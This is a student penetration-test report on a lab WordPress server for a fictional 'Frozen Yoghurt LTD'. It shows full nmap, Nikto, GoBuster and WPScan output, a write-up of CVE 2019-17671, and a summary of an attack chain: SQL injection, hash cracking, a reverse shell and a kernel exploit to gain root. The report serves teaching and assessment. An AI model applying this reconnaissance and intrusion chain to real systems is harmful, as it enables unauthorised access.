Penetration Report

Ethical Hacking module coursework 1

For

Frozen Yoghurt LTD

21/04/2022

Executive Summary

Executive Summary

I was tasked with finding any potential vulnerabilities for the Frozen Yoghurt LTD web server, all attacks were conducted in the manner of attempting to gain information to the server. My main goal was to gain access (root) to the server in which the web server was hosted and potentially crack any weak passwords. Root access would allow a malicious attacker to not only exploit the web server but also other services running. The assessment conducted was targeted toward the web server and server only.


Summary

Initial reconnaissance of the Frozen Yoghurt LTD server revealed a variety of services running. Upon further examination, it was relieved that the web server runs on an outdated version of WordPress (5.2.3) as well as an outdated plugin wp-google-maps (7.10.2).
The Google maps plugin had a vulnerability that allowed for SQL injection, which allowed to get hashed user passwords. After retrieving the hashes, I managed to crack those to retrieve credentials to sign into the WordPress platform. A reverse shell session allowed me to find a potential password list from an old backup which I was able to use against the users to gain access to ssh. Once I had gained access to the SSH session I was able to use a kernel exploit (CVE 2017-16995) which allowed me to gain root access.

Attack Narrative and vulnerabilities

Port and page discovery


For the purpose of this assessment, minimal data was supplied, and after the initial scan of the server, the web server was not running on the standard port 80 (see Figure 1).



```
chb@DESKTOP-H5GLTJ4:~$ nmap -sV -p1-65535 10.10.239.62
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-20 19:33 BST
Nmap scan report for 10.10.239.62
Host is up (0.022s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
110/tcp   open  pop3        Dovecot pop3d
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot imapd
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
60080/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Hosts:  server, SERVER; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.51 seconds
```


Figure 1: Nmap Scan of all ports on the server.

Next after finding the port required, I performed a Nikto scan as well as a go buster scan to find as many possible paths to investigate (see Figures 2 and Figure 3).



```
chb@DESKTOP-H5GLTJ4:~$ nikto -h 10.10.239.62:60080
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.239.62
+ Target Hostname:    10.10.239.62
+ Target Port:        60080
+ Start Time:         2022-04-20 20:06:22 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'link' found, with contents: <http://10.10.239.62:60080/index.php?rest_route=/>; rel="https://api.w
.org/"
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x0 0x5d921e02ab2ad
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80
%29.aspx for details.
+ OSVDB-877: HTTP TRACK method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
+ Cookie pmaCookieVer created without the httponly flag
+ Cookie phpMyAdmin created without the httponly flag
+ Cookie pma_lang created without the httponly flag
+ Cookie pma_collation_connection created without the httponly flag
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inlin
e' 'unsafe-eval' ;;style-src 'self' 'unsafe-inline' ;img-src 'self' data:  *.tile.openstreetmap.org *.tile.opencyclem
ap.org;
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options inline-script eval-sc
ript;img-src 'self' data:  *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self'  'unsafe-inline' 'unsafe
-eval';style-src 'self' 'unsafe-inline' ;img-src 'self' data:  *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the Wor
dPress version
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /phpmyadmin/: phpMyAdmin directory found
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php?action=register: Wordpress registration enabled
+ 6544 items checked: 1 error(s) and 24 item(s) reported on remote host
+ End Time:           2022-04-20 20:09:43 (GMT1) (201 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
chb@DESKTOP-H5GLTJ4:~$
```


Figure 2: Nikto Scan



```
chb@DESKTOP-H5GLTJ4:~$ gobuster -u http://10.10.239.62:60080 -w directory-list-2.3-medium.txt

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.239.62:60080/
[+] Threads      : 10
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2022/04/20 20:31:52 Starting gobuster
=====================================================
/wp-content (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/backup (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
/security_wp (Status: 301)
/server-status (Status: 403)
=====================================================
2022/04/20 20:40:05 Finished
=====================================================
```


Figure 3: GoBuster Scan

After the Nikto and GoBuster scans, I ran a WPScan to find out more information about the WordPress version and other information such as plugins.



```
chb@DESKTOP-H5GLTJ4:~$ wpscan --url http://10.10.239.62:60080 --enumerate ap,at,cb,dbe
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.239.62:60080/ [10.10.239.62]
[+] Started: Wed Apr 20 20:58:19 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.239.62:60080/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.239.62:60080/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled: http://10.10.239.62:60080/wp-login.php?action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.239.62:60080/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.239.62:60080/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.239.62:60080/?feed=rss2, <generator>https://wordpress.org/?v=5.2.3</generator>
 |  - http://10.10.239.62:60080/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.2.3</generator>
```

Figure 4: WPScan (1)



```
[+] WordPress theme in use: twentyseventeen
 | Location: http://10.10.239.62:60080/wp-content/themes/twentyseventeen/
 | Last Updated: 2022-01-25T00:00:00.000Z
 | Readme: http://10.10.239.62:60080/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://10.10.239.62:60080/wp-content/themes/twentyseventeen/style.css?ver=5.2.3
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.239.62:60080/wp-content/themes/twentyseventeen/style.css?ver=5.2.3, Match: 'Version: 2.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wp-google-maps
 | Location: http://10.10.239.62:60080/wp-content/plugins/wp-google-maps/
 | Latest Version: 8.1.22
 | Last Updated: 2022-03-29T08:36:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | The version could not be determined.
```

Figure 5: WPScan (2)

From these scans, we can tell that the WordPress version is 5.2.3 which is out of date, as well as a plugin wp-google-maps.


Upon googling the WordPress version we can see there is a vulnerability that allows unauthenticated users to see private or hidden posts. (CVE 2019-17671) (See figure 6).

CVE 2019-17671

Page browsing

Title	Info/Version
Vulnerability Name	WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
Vulnerability Description	This exploit allows you to view unauthorised or private posts
Tools and versions	Firefox version 80.0.1 (64-bit)
CVE	CVE 2019-17671
Risk rating	5.3
Impact	May allow an attacker to build a profile on users around the system which is used for social engineering.
Recommendation	Upgrade WordPress to the latest version.

This exploit would allow us to see any sensitive data stored within a private post while unauthenticated which may lead to social engineering concerns. (See Figure 6)



SAMPLE PAGE

PRIVATE: FLAG1

This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:

Hi there! I'm a bike messenger by day, aspiring actor by night, and this is my website. I live in Los Angeles, have a great dog named Jack, and I like piña coladas. (And gettin' caught in the rain.)

...or something like this:

The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.


As a new WordPress user, you should go to your dashboard to delete this page and create new pages for your content. Have fun!

b9bbcb33e11b80be759c4e844862482d

Figure 6: Vulnerability 1 (Showing a private post with no authentication)

Page Investigation

From Figure 7 we can see that the database tables have the prefix of 'vt_' which may be important later.



Network traffic since startup: 4.2 MiB

